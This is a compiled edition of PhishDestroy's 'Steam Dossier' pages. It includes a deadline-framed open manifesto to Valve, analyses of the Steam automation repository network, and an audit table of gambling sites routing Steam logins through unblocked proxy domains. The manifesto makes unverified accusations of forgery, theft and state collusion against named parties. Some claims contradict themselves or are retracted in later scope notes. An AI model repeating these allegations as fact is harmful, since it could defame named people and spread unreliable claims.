    Investigator-supplied transcription of the operator’s public counter, supplied 10 October 2026. The counter’s definition, counting period, uniqueness and Steam-account linkage are undisclosed by CSGOFast.

16. K34
    Public homepage — retrieved 10 October 2026 ↗PRIMARY SOURCE · CSGOFast
    Availability of the brand’s public service page and policies on the review date.
17. K35
    Legal notice ↗PRIMARY SOURCE · Kinguin
    Marketplace role, seller responsibility and treatment of digital-key delivery.

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Source HTML SHA-256
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ENGLISH · 18 OCTOBER 2026

Open Manifesto — Public Notice · The Steam Dossier

Open manifesto and public notice from the PhishDestroy team: forensic evidence of defective PDF redaction, Steam client network anomalies, and immutable IPFS data preservation. Investigation publishes 14 October 2026, unconditionally.

Prepared	18 October 2026
Attribution	PhishDestroy
Live article	phishdestroy.io/steam_dossier/open_manifesto
Reading files	PDFs, article JSON and verification

A dated reading edition of the published article. Original evidence, reported claims and editorial interpretation retain the distinctions and limits stated in the text.

READING MAP / 01 SECTIONS

Follow the record.

Article overview 3

A note on the countdown — why a timer is not a threat 6

Edition, sources & verification 8

The entries are clickable. The PDF bookmarks provide another route through the document. External source links open the referenced publication or retained file.

Open Manifesto — Public Notice

Forensic evidence of forgery, backbone-level network anomalies, and immutable data preservation. Addressed to Valve Corporation, Taylor Wessing, regulators, and any observing intelligence agencies.

▲ OPEN MANIFESTO — PUBLIC NOTICE ▲
T-Minus · October 14, 2026
—
Telemetry Capture · Since Aug 31
—
10 regulatory bodies + originals **5** environments · running
Evidence: **IPFS** — immutable · daily commits
Reference: https://phishdestroy.io/steam_dossier

Subject: Open Manifesto — forensic evidence of forgery, network anomalies, and immutable data preservation. To: Valve Corporation, Taylor Wessing (the attorney who signed the disclosure [Exhibit A]), regulators, and any observing intelligence agencies.

▼ AnnouncementThe baseline — this is a record, not a negotiation

Let us establish the baseline. This is not a threat and not a negotiation. It is a record of facts already established and of actions already scheduled. We do not represent “Source 1” and we are not anyone’s proxy. We came for the phishing ecosystem — to prove that phishing operations reuse Valve’s styles, libraries, and OpenID infrastructure directly, and that Valve sees every one of them and does not ban them. In the process, we stumbled onto something bigger.

Your response determines exactly one thing: whether Valve appears in what follows as a participant or as a defendant.

What we seek is simple: an official answer and an admission of responsibility.

▼ §1The Taylor Wessing Disclosure — Publishes October 14, 2026

Valve will explain, publicly, what the attorney who signed the disclosure [Exhibit A] actually did in that letter and in that PDF. We understand they most likely did not fabricate the logs themselves — but they signed them and claimed them. So here is the question, and Valve will forward it to the bar regulator itself: why does a lawyer representing Valve produce documents like this — and are they even acting as a lawyer when they do? And how often has Valve, or its counsel, pulled this trick before?

This question goes to the regulator in any case. Your cooperation determines the framing, not the fact.

The investigation publishes on October 14, 2026 — unconditionally. Valve's official response, if provided, will be included verbatim and unabridged in all submissions. Silence will also be documented. The full investigation goes to 10 regulatory bodies, with the original letters and the original PDF sent by Taylor Wessing to Source 1 attached in unaltered form. Those originals show not merely an inability to operate a PDF, but — in our assessment, backed by a published mathematical audit — systematic evidence manipulation: organic Cyrillic harassment hidden, synthetic botnet reports left visible. The redactions are technically defective — documented and reproducible via our public forensic toolkit (gitlab.com/phishdestroy/taylor-wessing-data-breach-toolkit). The full methodology has been shared with regulators under confidential cover. The conclusion is mathematics, not opinion — and the mathematics says the responsibility cannot rest on the signatory alone.

▼ §2The Theft Ledger, the "Dupe" Fairy Tale, and the GDPR Charade

You will also resolve the account substitution fraud, the thefts, and the support negligence. How — internally or through regulators — is your choice. But understand what we are actually demanding:

▼ Stop lying about 2023

Trade substitution is happening right now, and we are watching it live. Valve patched the hole for exactly one game and declared the problem solved. Does Dota 2 no longer belong to Valve? Do Rust and TF2 players deserve less protection? A parallel investigation with full recordings and screenshots is already running — it will not go to regulators, but it will be published with facts, dates, and a complete description of the methodology that led us to them.

▼ The "million accounts" question

Valve wrote a figure to a prosecutor. Now Valve can answer publicly: how many accounts and in-game items has the company appropriated for itself? Not in prices — since Valve's official position is that these items are worthless — just a plain list of skins, and the reason Valve chose to keep them instead of returning them to the players they were stolen from. And while you're at it: you market the 7-day trade hold as an anti-scam measure. Explain how.

▼ The "dupe" fairy tale

We ask directly: what duplication are you telling your users about? Do you understand how absurd it is? A player owns a skin. The skin is stolen. For that player, the story is over. Whether Valve later bans the scammer or not changes nothing. Whether the skin ended up with the scammer or confiscated by Valve — for the victim, the outcome is identical.

▼ Your own support staff steals

We have documented two admitted facts of theft committed by Valve support employees. Meanwhile, players have no right of appeal against bans issued by those same support teams — possibly by Russian-speaking contractors. So: justify every ban. Prove to everyone that these bans are not the bias of the same support staff who stole skins. And since in the documented employee-theft case money was stolen — not skins — and the investigation traces it to specific wallets: state precisely which legal procedures Valve initiated against that employee in EU jurisdiction. Or none?

▼ Terminate the fictitious GDPR compliance

Your own lawyers' disclosure document proves the data was incomplete — by our verifiable estimate, roughly 1% of what Valve provably holds, by Valve's own admission about what it stores. Valve demonstrably does not understand what the law requires, and tries to buy its way out while its support openly lies and closes tickets. In Source 1's case the disclosure shows strong indicia of falsification — judging that is for regulators, not for us. But we state as fact: the data was not all there.

Our demand is primitive: stop lying. We will not stop, and we cannot be stopped — we are not one person, and our license is public. Either follow the law or openly abandon it. What you cannot keep doing is using the law as cover while hiding the profiles you ban for your own benefit. That is just ridiculous.

▼ §3The Steam Client Telemetry — Live since August 31 Live

Official announcement. For 32 days — since August 31 — the Steam client has been running inside our instrumented test environment, with user-level activity emulated around it.

The environment is strictly academic. It was built and is operated as a research setup, under certificates provided to us by a third-party research organization — not generated by us. This distinction matters, and here is why: Steam does not operate like an ordinary application. Valve functions at the level of backbone internet infrastructure, and at that level nothing behaves like "just packets" — routing, trust chains, and session handling all work differently. Self-signed certificates are simply not suitable for analysis at this level; the client would reject them or degrade. That is precisely why a legitimate, expensive, fully trusted certificate was required — and was provided to us for exactly this purpose. Your client accepted it. We see everything in plain text.

The setup, for your engineers:

- 5 independent environments. Two are physically equipped with GPUs — that matters.
- 1 system has games installed and played. 4 systems have zero games installed — a clean, logged-in, idling client.
- All five emulate an ordinary user: browsing, background work, consumer VPN usage.
- Every environment runs on our own hardware and network, using volunteer-provided accounts — one of them registered by a participant directly inside the research environment for this study. No third-party accounts, sessions or personal data are captured; captures are filtered to client-generated traffic before any archival to IPFS.

To be unambiguous: PhishDestroy is not a user, participant, or client of Valve or Steam. This is an observational study, and we do not conduct it in the first person — it is run together with a researcher at an academic institution. Tying this team to any individual account would be absurd.

We came to document phishing infrastructure. Instead we recorded backbone-level anomalies: on clean systems with no games and no downloads, the Steam client's packet sizes and structure shift in response to user activity outside of Steam. We do not yet know how to

classify these packets — but we know the people who do. And based on what is already being written to the network, we may end up with very serious questions — not only to Valve, but to NVIDIA — backed by facts, not speculation.

We understand the risk of what we are doing. We state plainly: we cannot judge whether what we observe is malicious by design or negligent by architecture. That judgment is not ours to make. But we are in possession of established facts that force the question regardless: Valve's documented cooperation with the Russian Federation and its regulators, and the fact that the support employees who stole users' skins were citizens of the Russian Federation. Combine this with what is already known: support employees hold extensive access to user data, no one controls that access, and no one controls whom they pass this data to. We are therefore compelled to raise this question publicly, independent of any other issue in this dossier.

It is precisely because of the risk attached to this data that we publish it to IPFS daily, as it is captured. No one can delete it. Not them — and not us.

We would have asked Edward Snowden to help interpret anomalies of this class. But we are not you — we do not maintain contacts with a terrorist state. Western regulators and independent researchers will do the classification instead.

Part 3 publishes when the dataset is complete. Right now we have more questions than answers — and every day of silence adds another immutable day of data.

▼ **§4Notice to Intelligence Agencies & Regulators: The Immutability Protocol**
To anyone considering pressure, seizure, or a takedown — read carefully.

All intercepted telemetry is written to IPFS in real time, cryptographically signed, and anchored to a multisig wallet that does not exist. The keys required to alter or delete this data were never generated or are provably destroyed. We cannot delete this data even if we want to. No court order, no coercion, no force applied to us can remove a single hash.

Every record carries its original embedded timestamps. Examine them, and the dates speak for themselves — the timeline is self-evident and self-authenticating.

An IPFS hash is immortal. The evidence chain no longer depends on our existence, our freedom, or our cooperation. It grows every day you remain silent.

The math is public. The originals are preserved. The capture is running. Answer.

— The PhishDestroy Team

A note on the countdown — why a timer is not a threat

The countdown above is not coercion and not blackmail. It is the opposite. Law in every relevant jurisdiction distinguishes between malicious action and good-faith resolution: a party that acts without first attempting resolution acts in bad faith. We are required to attempt

resolution before escalating — and this page is that attempt, made publicly, with a stated date. The timer exists so that no one can later claim there was no notice, no opportunity, and no good-faith window. It is the legal record of ours.

Valve understands this mechanism — and has already demonstrated it. When our previous notice period expired, infrastructure linked to Valve accessed Source 1's website on the very day of expiry and reviewed precisely the material that had been disclosed. They watched the deadline. They know what it means. Access logs are preserved.

A deadline you can see is not a threat. A deadline is what distinguishes a lawful demand from an ambush.

Public sources. Documented conduct. · PhishDestroy

EDITION NOTES / TRACEABLE FILES

Read the claim. Check its source.

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ENGLISH · 18 OCTOBER 2026

Steam automation: public code and platform controls

Overview of the Steam automation network: developer and repository overlaps, contributor analysis and evidence maps.

Prepared	18 October 2026
Attribution	PhishDestroy Team
Live article	phishdestroy.io/steam_dossier/output_steam_network/index.html
Reading files	PDFs, article JSON and verification

A dated reading edition of the published article. Original evidence, reported claims and editorial interpretation retain the distinctions and limits stated in the text.

READING MAP / 03 SECTIONS

Follow the record.

Article overview 3

Public Developer & Repository Infrastructure 4

Global Engineering Ecosystem Metrics 4

Interactive Protocol & Developer Network Graph 5

Edition, sources & verification 6

The entries are clickable. The PDF bookmarks provide another route through the document. External source links open the referenced publication or retained file.

Steam Network Architecture — Protocol Fidelity & Ecosystem Analysis

> Automation has public infrastructure.

WHAT THIS SECTION PROVES

This module maps 252 public repositories, 3,320 GitHub profiles and 4,214 distinct profile–repository pairs in the collected Steam automation network. These records document public software and relationships between profiles and repositories. They provide a basis for examining automation capabilities and platform controls; they do not establish every operator's identity, Valve's knowledge of particular activity, or the absence of vulnerabilities in the software.

> **18 October 2026 · scope clarification.** Earlier wording overstated what this repository collection could establish about vulnerabilities, intent and revenue. The analysis below distinguishes documented interfaces and public software from conclusions that require operational or internal evidence.

← Back to Executive briefing

The collected repositories make parts of the automation ecosystem inspectable: libraries implement client protocols, interact with Steam services and expose programmatic capabilities. Valve's Steamworks Web API overview confirms that Steam provides HTTP APIs, including public methods and protected methods requiring authentication. **The existence of an interface establishes a technical capability; it does not establish that every use is authorized, safe or known to Valve.**

What the public software establishes

The collection includes projects such as `SteamKit`, `node-steam-user`, `ValvePython/steam` and `ArchiSteamFarm`. Their public code and documentation are sources for studying client-protocol implementations, message schemas and automated workflows. **This network analysis is not a comprehensive vulnerability audit of those projects.** Repository membership, a fork or a contribution also does not by itself identify a bot operator or establish involvement in a particular theft. The accountability question is which controls apply to the documented capabilities and what evidence exists of their enforcement.

Pillar 01 · Protocol Fidelity

Official Protobuf Schemas

Automation libraries do not bypass security gates. They serialize official Protobuf messages (`steammessages_clientserver.proto`) over TCP/WebSockets directly to Valve's official CM clusters, exactly as the Steam Client does.

Pillar 02 · Algorithmic 2FA

Authentication and programmatic access

Client libraries can expose authentication and trade-related workflows. Assessing a particular use requires evidence about the account, credentials, permissions and applicable controls. A library's capability alone does not prove that Valve authorized an operator or designed the feature for abuse.

Pillar 03 · Commercial Beneficiary

Fees need a defined calculation

Fee analysis needs a stated item price, currency, platform charge, publisher charge and rounding rule. A combined charge should not automatically be described as revenue retained by Valve. The repository graph does not measure transaction volumes, fees paid or account-purchase revenue. See the separate card economy analysis for its data and calculation assumptions.

Module 01 · Repository & Protocol Evidence

Public Developer & Repository Infrastructure

Detailed forensic catalog of 252 open-source repositories powering Steam automation. Traces how standard software engineering tools implement Valve's published API endpoints without exploits.

252 Repositories
4,554 Role Links
Inspect repository evidence → Module 02 · Ecosystem Demographics

Global Engineering Ecosystem Metrics

Geographic and institutional breakdown of 3,320 software engineers contributing to the Steam automation ecosystem, including corporate affiliations across major technology employers.

3,320 Engineers
98,902 Connection Pairs

Interactive Protocol & Developer Network Graph

Comprehensive Vis.js interactive network graph mapping repositories, protocol libraries (SteamKit, Steamworks, ASF), and cross-project contributor overlaps. Visually demonstrates the legitimate, interconnected open-source software architecture powering Steam's automation ecosystem.

InteractiveVis.js Engine
Cluster Isolation Live Search
Zero Exploits Standard APIs
Launch interactive network graph →

Regulatory & Legal Context (GDPR Article 25 & Consumer Protection):
Under the principle of Data Protection by Design and by Default, a platform architecture that permits silent API-key generation, unnotified trade cancellation, and machine-automated asset liquidation is an architectural choice of the platform operator. When Valve systematically rejects consumer reimbursement claims by asserting that losses were caused by "external cyberattacks," it conceals that the attack vector is Valve's own intentionally designed Web API architecture.
INTERACTIVE VIEW

Full interactive visualisation of the 252-repository, 3,320-developer network graph is available at network.html. Aggregate metrics are on the BI Metrics page.

The Steam Dossier · Technical Architecture Archive · Public Source Records · All rights surrendered to humanity.

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ENGLISH · 18 OCTOBER 2026

Developer & repository explorer

Interactive developer and repository explorer: search nodes and inspect recorded relationships across the Steam ecosystem.

Prepared	18 October 2026
Attribution	PhishDestroy Team
Live article	phishdestroy.io/steam_dossier/output_steam_network/network.html
Reading files	PDFs, article JSON and verification

A dated reading edition of the published article. Original evidence, reported claims and editorial interpretation retain the distinctions and limits stated in the text.

READING MAP / 01 SECTIONS

Follow the record.

Article overview 3

Select a node 3

Edition, sources & verification 4

The entries are clickable. The PDF bookmarks provide another route through the document. External source links open the referenced publication or retained file.

Developer & repository explorer

Search a node. Inspect the recorded relationship.

▼ **Collection scope and original graph totals**
Total Devs 3,320
Total Repos 252
DISPLAYED GRAPH / COLLECTION SUBSET 468 NODES • 1103 EDGES
💡 Click on any node on the graph or type in Search to inspect its collected connections and source paths.

> Explore the retained repository and profile network online.

Select a node

Open a profile or repository to read its recorded relationships and source paths.

── Contribution┈┈ ForkDependency / Profile association: not encoded in this graph export.

This view contains 468 nodes and 1,103 exported relationship rows. One row connects the recorded source node to a target node with its retained relationship label. The complete collection totals above use a different population. Original graph export · Data used in this view

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Visual material linked separately

- interactive collection: Explore the retained repository and profile network online.

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Source: https://phishdestroy.io/steam_dossier/output_steam_network/network.html
```

ENGLISH · 18 OCTOBER 2026

The collected network in numbers

The collected network in numbers: developer, repository and overlap statistics from The Steam Dossier.

Prepared	18 October 2026
Attribution	PhishDestroy Team
Live article	phishdestroy.io/steam_dossier/output_steam_network/steam_ecosystem_dashboard.html
Reading files	PDFs, article JSON and verification

A dated reading edition of the published article. Original evidence, reported claims and editorial interpretation retain the distinctions and limits stated in the text.

READING MAP / 01 SECTIONS

Follow the record.

Article overview 3

Recorded profile locations 4

Edition, sources & verification 5

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STATISTICS OVERVIEW // FILE 02

Steam Ecosystem Dashboard — The Network In Numbers

> The network, in numbers.

WHAT THIS SECTION PROVES
This dashboard aggregates structural intelligence across 3,320 developers and 252 repositories, identifying 68 gambling-specific codebases and cross-platform connection bridges. The empirical data highlights geographic clustering and developer overlaps showing that third-party skin gambling infrastructure operates as an organized, highly interconnected software industry integrated with Steam's platform.

← Back to Executive briefing
Consolidated statistics of the investigation database: geographic distribution, top companies, skins gambling repositories, and active connection bridges.

Scanned Devs 3320
Total Repos 252
Gambling Repos 68
Total Connections 1,426
Structure and Sectors of Automation

Sector I — Valve Corporation Core

Official repositories and systems software. Confirmed development space of Valve employees Nephyrin and Joe Ludwig.

Sector II — Authorization Engines & Protocol Emulators (SteamKit)

Reverse-engineered network libraries co-authored by Valve's Nephyrin and skins gambling developer DoctorMcKay.


Sector III — Card Farming Clients (ArchiSteamFarm)

Utilize SteamKit protocol emulators to run millions of fake clients (idling) in the background to farm trading cards.

Recorded profile locations

3,320 profiles · 1,135 with a supplied location · 2,185 Unknown (65.8%). Snapshot date labelled by the original page: 17 September 2026.

Literal labels from country_summary.csv. Country names, cities and other self-entered values are retained without additional normalization.



▼ **Original geographic summary 1 — retained for comparison**

The earlier summaries used different displayed values: Canada 48 / 25; United Kingdom 44 / 24. Their aggregation transformation is not recorded in the retained CSV. The main chart above is reproducible from the literal CSV labels; the earlier values remain here unchanged.

Developer Geography
Germany 57
United States 52
Canada 48
United Kingdom 44
Poland 30
France 28
Russian Federation 27
China 27
USA (Washington State) 23
Australia 19

EDITION NOTES / TRACEABLE FILES

Read the claim. Check its source.

This reading edition was prepared on 18 October 2026 from the current English article. It retains the authored discussion and analytical tables in the source HTML. Navigation and interactive controls are removed. Interactive datasets remain linked rather than expanded into thousands of printed rows.

Selected source images remain linked to their publications or retained copies. The PDF does not independently authenticate the participants in a screenshot, verify every report in a collection, or determine the merits of a legal allegation.

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Article JSON · OpenPGP signature · JSON SHA-256
Published verification key · Verification instructions

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Signing-key fingerprint
129FC7F39C40C69D2EF3C329BFCF9E8DD295EE01

Source HTML SHA-256
dec023aa2c35a4de369574f7e16f537d89f2a291bdcd3258f07b946943b17726
```

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```
Build 2026-10-18T11:58:30.589Z
Source:
https://phishdestroy.io/steam_dossier/output_steam_network/steam_ecosystem_dashboard.html
```

ENGLISH · 18 OCTOBER 2026

Code, contributors & forks

Code, contributors and forks: isolated analysis of the Steam card-farming repositories mapped in the dossier.

Prepared	18 October 2026
Attribution	PhishDestroy Team
Live article	phishdestroy.io/steam_dossier/output_steam_network/valve_ru_farming_isolated.html
Reading files	PDFs, article JSON and verification

A dated reading edition of the published article. Original evidence, reported claims and editorial interpretation retain the distinctions and limits stated in the text.

READING MAP / 03 SECTIONS

Follow the record.

Article overview 3

1. Nephyrin: forks and contributions 3

2. Public capabilities: automation without the desktop client 3

3. JoeLudwig: the hl2sdk contributor label 3

Edition, sources & verification 5

The entries are clickable. The PDF bookmarks provide another route through the document. External source links open the referenced publication or retained file.

PART II / FOLLOW THE DOCUMENTED RELATIONSHIP
Forks, contributions and software dependencies are distinct evidence. This view preserves the collected roles; employment, security bypasses and criminal involvement require additional sources.

Open the interactive capability map ↗
PUBLIC SOURCES / ROLE AUDIT

The code. The contributors. The forks.

1. Nephyrin: forks and contributions

The supplied snapshot labels Nephyrin a contributor to ValveSoftware/Proton and a forker of SteamRE/SteamKit and SteamRE/open-steamworks. Its profile data lists Valve Software. These fields should be read separately.

A fork records a repository copy. This export does not attach a commit establishing changes to SteamKit authentication code.
Repository references / inspect the history
SteamRE/SteamKit ↗ SteamRE/open-steamworks ↗

2. Public capabilities: automation without the desktop client

SteamKit and node-steam-user expose programmatic interactions with Steam. ArchiSteamFarm documents multi-account card farming and declares SteamKit2 as a dependency.

These are concrete automation capabilities. Headless execution does not establish exclusive commercial use or a bypass of Steam Guard. The relevant questions are the requested credential, the actions available to it and the controls applied by the platform.

Source: project READMEs and ArchiSteamFarm.csproj. The capability map links each documented dependency.

3. JoeLudwig: the hl2sdk contributor label

The snapshot lists JoeLudwig as a contributor to alliedmodders/hl2sdk, ValveSoftware/openvr and ValveSoftware/source-sdk-2013. That is an observable project relationship. The export does not supply evidence tying a particular SDK change to a theft or gambling deployment.

Repository references / inspect the history
alliedmodders/hl2sdk ↗ DoctorMcKay/node-steam-user ↗

LOGIC SCHEMATIC // TRACES
Connection Logic Flow-chart:
PROFILE RELATIONSHIP
Nephyrin / collected profile
Contributor: Proton. Forker: SteamKit and open-steamworks.
▼ Collected fork relationship
COMMUNITY LIBRARY
SteamRE/SteamKit
Public Steam network library maintained in the SteamRE organization.
▼ Declared SteamKit2 dependency
DOCUMENTED AUTOMATION
JustArchiNET/ArchiSteamFarm
Documents card farming across multiple accounts and a SteamKit2 dependency.
EVIDENCE REVIEW / SOURCE SNAPSHOT
RECORDED: distinct contributor and forker labels.
DOCUMENTED: public libraries support programmatic Steam interactions.
OPEN QUESTION: specific code authorship, platform approval and abuse attribution require separate evidence.

Read the claim. Check its source.

This reading edition was prepared on 18 October 2026 from the current English article. It retains the authored discussion and analytical tables in the source HTML. Navigation and interactive controls are removed. Interactive datasets remain linked rather than expanded into thousands of printed rows.

Selected source images remain linked to their publications or retained copies. The PDF does not independently authenticate the participants in a screenshot, verify every report in a collection, or determine the merits of a legal allegation.

Check this edition

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Article JSON · OpenPGP signature · JSON SHA-256
Published verification key · Verification instructions

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Signing-key fingerprint
129FC7F39C40C69D2EF3C329BFCF9E8DD295EE01

Source HTML SHA-256
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```

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```
Build 2026-10-18T11:58:30.589Z
Source:
https://phishdestroy.io/steam_dossier/output_steam_network/valve_ru_farming_isolated.html
```

ENGLISH · 18 OCTOBER 2026

FORENSIC AUDIT ACT: Valve Steam Web API Ecosystem & Commercial Exploitation (Ref: VAL-REG-2026-09)

Prepared	18 October 2026
Attribution	phishdestroy.io Forensic Research Coalition
Live article	phishdestroy.io/steam_dossier/regulatory_act_print
Reading files	PDFs, article JSON and verification

A dated reading edition of the published article. Original evidence, reported claims and editorial interpretation retain the distinctions and limits stated in the text.

READING MAP / 01 SECTIONS

Follow the record.

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Forensic Audit Act & Regulatory Exhibit 3

Edition, sources & verification 18

The entries are clickable. The PDF bookmarks provide another route through the document. External source links open the referenced publication or retained file.

phishdestroy.io · Forensic Research Coalition · Universal Public Record
DOCKET: VAL-REG-2026-09-EVID
PROVENANCE: phishdestroy.io/steam_dossier/
RIGHTS: ALL RIGHTS SURRENDERED TO HUMANITY

Forensic Audit Act & Regulatory Exhibit

Systematic Third-Party API Provisioning, Automated Bypass Architecture & Contractual Non-Enforcement in the Valve Steam Ecosystem
Issuing Domain **phishdestroy.io**
Target Platform **Valve Steam / Steamworks**
Primary Auth Vector **Steam OpenID 2.0 / Web API**
Legal Dedication **All Rights to Humanity (CC0)**

Section I: Executive Memorandum & Factual Findings REF: MEMO-SUMMARY-01
This document constitutes a formal forensic audit act examining the operational intersection between Valve Corporation's published commercial terms, its technical authentication endpoints, and observed third-party commercial platforms. The audit was conducted using passive, unauthenticated network observation, RDAP registration verification, and public Link Filter telemetry.

Factual Core: Empirical observation establishes a systematic divergence between Valve's public contractual representations and its production infrastructure. While the Steam Subscriber Agreement (SSA) strictly prohibits unauthorized commercial exploitation (§ 2.G), automated bot/script interaction (§ 4.C), and account transfer (§ 1.C), Valve Corporation continues to provide live, programmatic OpenID authentication and inventory query infrastructure to at least 175 commercial entities generating multi-billion dollar secondary transaction volumes.

175
Audited Commercial Operators
44
Separate-Domain Auth Hosts
26
Filter-Split Proxy Pairs
100%
Unenforced SSA § 2.G / § 4.C
0
Enforced Auth Revocations
Applicable Contractual & Statutory Framework
SSA § 2.G
Commercial Use Prohibition: Expressly forbids exploiting Content and Services for commercial purposes without prior written authorization from Valve Corporation.
SSA § 4.C

Automation Restriction: Strictly prohibits scripts, trading bots, macros, or non-human-controlled systems interacting with Steam services and markets.
SSA § 1.C
Personal Use Mandate: Restricts accounts to personal use; expressly forbids selling, leasing, transferring, or trading Steam user accounts.
EU DSA (2022/2065)
Systemic Risk Assessment (Art. 34/35): Very Large Online Platforms (VLOPs) must actively detect, assess, and mitigate systemic risks stemming from automated misuse and unauthorized commercial exploitation.

Section II: Exhibit Ledger A — Documented Link Filter Split Pairs (26 Routes) REF: EX-SPLIT-LEDGER
Forensic Analysis of Split-Domain Evasion: Under Valve's Steam Link Filter system (`steamcommunity.com/linkfilter/?url=...`), when an end-user clicks a link leading to a flagged gambling or black-market platform, Valve displays a prominent warning (*"Link Blocked! ... flagged as potentially malicious"*). However, forensic route tracing reveals 26 commercial platforms operating on a **split-domain architecture**: while the primary commercial domain is BLOCKED on the Link Filter, the secondary domain hosting Valve's OpenID return endpoint is marked CLEAN. Valve's OpenID servers accept authentication requests from these proxy hosts without interruption, neutralizing the consumer safety warning while continuing to process logins.

#	Primary Commercial Domain	Main Filter	OpenID Auth Proxy Domain	Auth Filter	RDAP Registered	Capture Basis
01	rollbit.com	BLOCKED	rbsnin.com	CLEAN	2026-09-18	PASSIVE_CAPTURE
02	skin.club	BLOCKED	sc-auth.net	CLEAN	2019-04-02	PASSIVE_CAPTURE
03	howl.gg	BLOCKED	howl.uno	CLEAN	2026-08-11	PASSIVE_CAPTURE
04	duelbits.com	BLOCKED	switchflips.com	CLEAN	2020-04-21	PASSIVE_CAPTURE
05	csgofast.com	BLOCKED	steam-login.authtofast.com	CLEAN	2026-06-30	PASSIVE_CAPTURE
06	farmskins.com	BLOCKED	steam.kobal.cc	CLEAN	2017-01-07	PASSIVE_CAPTURE
07	cobaltlab.tech	BLOCKED	cobaltauth.com	CLEAN	2025-01-07	PASSIVE_CAPTURE
08	csgo.net	BLOCKED	cn2.easylot.net	CLEAN	2016-09-03	PASSIVE_CAPTURE

#	Primary Commercial Domain	Main Filter	OpenID Auth Proxy Domain	Auth Filter	RDAP Registered	Capture Basis
09	ggdrop.com	BLOCKED	ggauth.com	CLEAN	2023-05-03	PASSIVE_CAPTURE
10	rustchance.com	BLOCKED	hgfuihd.com	CLEAN	2019-01-27	PASSIVE_CAPTURE
11	skin.fans	BLOCKED	auth.skinfans.com	CLEAN	2018-07-16	PASSIVE_CAPTURE
12	skinport.com	BLOCKED	skinport.app	CLEAN	2020-06-20	PASSIVE_CAPTURE
13	skins.cash	BLOCKED	skinscash.live	CLEAN	2019-12-05	PASSIVE_CAPTURE
14	tf2hunt.com	BLOCKED	rstspcl.com	CLEAN	2020-08-08	PASSIVE_CAPTURE
15	daddyskins.com	BLOCKED	go-go-daddy.com	CLEAN	2019-01-26	PASSIVE_CAPTURE
16	key-drop.com	BLOCKED	kdauth.com	CLEAN	2026-05-13	PASSIVE_CAPTURE
17	clash.gg	BLOCKED	clggauth.com	CLEAN	2024-09-16	PASSIVE_CAPTURE
18	c5game.com	BLOCKED	www.imbastar.com	CLEAN	2016-02-27	PASSIVE_CAPTURE
19	swap.gg	BLOCKED	swapauth.com	CLEAN	2018-10-06	PASSIVE_CAPTURE
20	shadowpay.com	BLOCKED	thelogins.com	CLEAN	2018-01-22	PASSIVE_CAPTURE
21	csgocases.com	BLOCKED	log-1n.com	CLEAN	2017-11-27	PASSIVE_CAPTURE
22	csgogem.com	BLOCKED	api.csgem.com	CLEAN	2014-03-08	PASSIVE_CAPTURE
23	gamdom.com	BLOCKED	login.gambldom.com	CLEAN	2017-09-24	PASSIVE_CAPTURE
24	12cs.fail	BLOCKED	fail.games	CLEAN	2021-08-24	PASSIVE_CAPTURE
25	skinsnipe.com	BLOCKED	pricing.tradeupspy.com	CLEAN	2020-03-11	PASSIVE_CAPTURE

#	Primary Commercial Domain	Main Filter	OpenID Auth Proxy Domain	Auth Filter	RDAP Registered	Capture Basis
26	csgobig.com	BLOCKED	letmeinbig.com	CLEAN	2023-01-20	PASSIVE_CAPTURE

* Note: Passive checks performed against unauthenticated Steam Link Filter endpoints on 2026-09-19 and 2026-09-21. Raw HTTP response bodies and SHA-256 digests preserved in repository dataset (steam_tos_assets/linkfilter-2026-09-22.json).

Section III: Exhibit Ledger B — Comprehensive Census of 175 Audited Commercial Entities REF: EX-175-MASTER-CENSUS

The following register details all 175 third-party commercial platforms actively verified in the audit database. Each record indicates the entity name, primary commercial domain, observed Steam OpenID authentication route, activity classification, contractual breach mappings (SSA § 2.G, SSA § 4.C, SSA § 1.C), and the action field recorded in the source dataset. The label "See dated evidence" refers the reader to supporting records; it does not establish that Valve took no action. An absent action field is reported as not established.

Exhibit	Entity Name & Main Domain	Observed Auth Route / Proxy	Classification	Contractual Breach	Valve Action
EX-001	**CSGORoll** csgoroll.com	www.csgoroll.com DIRECT	Skin Gambling	SSA § 2.G, SSA § 4.C	See dated evidence
EX-002	**CSGOEmpire** csgoempire.com	csgoempirelogin4.com SPLIT PROXY	Casino	SSA § 2.G, SSA § 4.C	See dated evidence
EX-003	**Rollbit** rollbit.com	rbsnin.com SPLIT PROXY	Crypto Casino	SSA § 2.G, SSA § 4.C	See dated evidence
EX-004	**500 Casino** 500.casino	fivezerozero.co SPLIT PROXY	Licenced Casino	SSA § 2.G, SSA § 4.C	See dated evidence
EX-005	**CSGOBig** csgobig.com	csgobig.com DIRECT	Roulette/Slots	SSA § 2.G, SSA § 4.C	See dated evidence
EX-006	**CaseDrop** casedrop.com	casedrop.com DIRECT	Case Opening	SSA § 2.G, SSA § 4.C	See dated evidence
EX-007	**RustReaper** rustreaper.com	rustreaper.com DIRECT	Rust Roulette	SSA § 2.G, SSA § 4.C	See dated evidence
EX-008	**BanditCamp** banditcamp.com	banditcamp.com DIRECT	Rust Casino	SSA § 2.G, SSA § 4.C	See dated evidence
EX-009	**SkinBox** skinbox.com	skinbox.com DIRECT	Case Opening	SSA § 2.G, SSA § 4.C	See dated evidence

Exhibit	Entity Name & Main Domain	Observed Auth Route / Proxy	Classification	Contractual Breach	Valve Action
EX-010	**TastyDrop** tastydrop.com	tastydrop.com DIRECT	Case Opening	SSA § 2.G, SSA § 4.C	See dated evidence
EX-011	**CSGOPolygon** csgopolygon.gg	csgopolygon.gg DIRECT	Roulette Casino	SSA § 2.G, SSA § 4.C	See dated evidence
EX-012	**MagicDrop** magicdrop.ru	magicdrop.ru DIRECT	Case Opening	SSA § 2.G, SSA § 4.C	See dated evidence
EX-013	**CSDice** csdice.com	csdice.com DIRECT	Dice Casino	SSA § 2.G, SSA § 4.C	See dated evidence
EX-014	**Rustly** rustly.com	rustly.com DIRECT	Rust Casino	SSA § 2.G, SSA § 4.C	See dated evidence
EX-015	**SkinOdds** skinodds.com	skinodds.com DIRECT	Upgrader Casino	SSA § 2.G, SSA § 4.C	See dated evidence
